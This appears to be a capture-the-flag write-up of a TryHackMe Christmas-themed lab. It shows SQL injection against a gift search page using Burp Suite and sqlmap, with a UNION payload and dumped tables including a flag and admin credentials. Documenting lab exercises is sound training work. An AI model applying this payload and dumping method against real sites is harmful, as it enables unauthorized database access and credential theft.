
Turn on burp suite interception to intercept the traffic. Type in a random word and press ‘search’.



Save the intercepted request for later use(sqlmap)



Use sqlmap commands to execute the attack



Question 2:

There are 22 entries in the gift database

```
    Payload: search=darkstar' UNION ALL SELECT CHAR(113,106,120,118,113)||CHAR(88,89,110,74,86,99,102,75,1
12,107,121,111,75,81,90,109,81,114,106,74,66,120,81,122,117,111,116,114,104,82,110,85,70,69,104,120,82,89,
120,104)||CHAR(113,107,122,113,113),NULL-- bTBg
---
[12:13:20] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[12:13:20] [INFO] testing SQLite
[12:13:20] [INFO] confirming SQLite
[12:13:21] [INFO] actively fingerprinting SQLite
[12:13:21] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[12:13:21] [INFO] sqlmap will dump entries of all tables from all databases now
[12:13:21] [INFO] fetching tables for database: 'SQLite_masterdb'
[12:13:21] [INFO] fetching columns for table 'sequels'
[12:13:22] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-------------+-----+-------------------------------+
| kid         | age | title                         |
+-------------+-----+-------------------------------+
| James       | 8   | shoes                         |
| John        | 4   | skateboard                    |
| Robert      | 17  | iphone                        |
| Michael     | 5   | playstation                   |
| William     | 6   | xbox                          |
| David       | 6   | candy                         |
| Richard     | 9   | books                         |
| Joseph      | 7   | socks                         |
| Thomas      | 10  | 10 McDonalds meals            |
| Charles     | 3   | toy car                       |
| Christopher | 8   | air hockey table              |
| Daniel      | 12  | lego star wars                |
| Matthew     | 15  | bike                          |
| Anthony     | 3   | table tennis                  |
| Donald      | 4   | fazer chocolate               |
| Mark        | 17  | wii                           |
| Paul        | 9   | github ownership              |
| James       | 8   | finnish-english dictionary    |
| Steven      | 11  | laptop                        |
| Andrew      | 16  | rasberry pie                  |
| Kenneth     | 19  | TryHackMe Sub                 |
| Joshua      | 12  | chair                         |
+-------------+-----+-------------------------------+

[12:13:22] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/kali/.local/share/sqlmap/outpu
t/10.10.104.58/dump/SQLite_masterdb/sequels.csv'
[12:13:22] [INFO] fetching columns for table 'hidden_table'
[12:13:22] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
```

Question 3:

James's age is 8

```
+-------------+-----+-------------------------------+
| kid         | age | title                         |
+-------------+-----+-------------------------------+
| James       | 8   | shoes                         |
| John        | 4   | skateboard                    |
```

Question 4:

Paul asked for github ownership

```
| Paul        | 9   | github ownership              |
| James       | 8   | finnish-english dictionary    |
```

Question 5:

The flag is obtained

```
[12:13:22] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/kali/.local/share/sqlmap/outpu
t/10.10.104.58/dump/SQLite_masterdb/sequels.csv'
[12:13:22] [INFO] fetching columns for table 'hidden_table'
[12:13:22] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+----------------------------------------+
| flag                                   |
+----------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+----------------------------------------+
```

Question 6:

The username and password of the admin are obtained

```
[12:13:22] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/kali/.local/share/sqlmap/
output/10.10.104.58/dump/SQLite_masterdb/hidden_table.csv'
[12:13:22] [INFO] fetching columns for table 'users'
[12:13:23] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+----------------+----------+
| password       | username |
+----------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+----------------+----------+
```

Through process/methodology:

First, we access Santa's secret login page without using directory brute-forcing. We bypassed the login section using sqLi.Once we entered, we turned on our FoxyProxy and turned on the interception switch in BurpSuite. Once the request is intercepted, we save the request in our local disk. Using the terminal, use sqlmap commands to execute the attack. We then obtain the entries' information, admin's password and username, and the THM flag.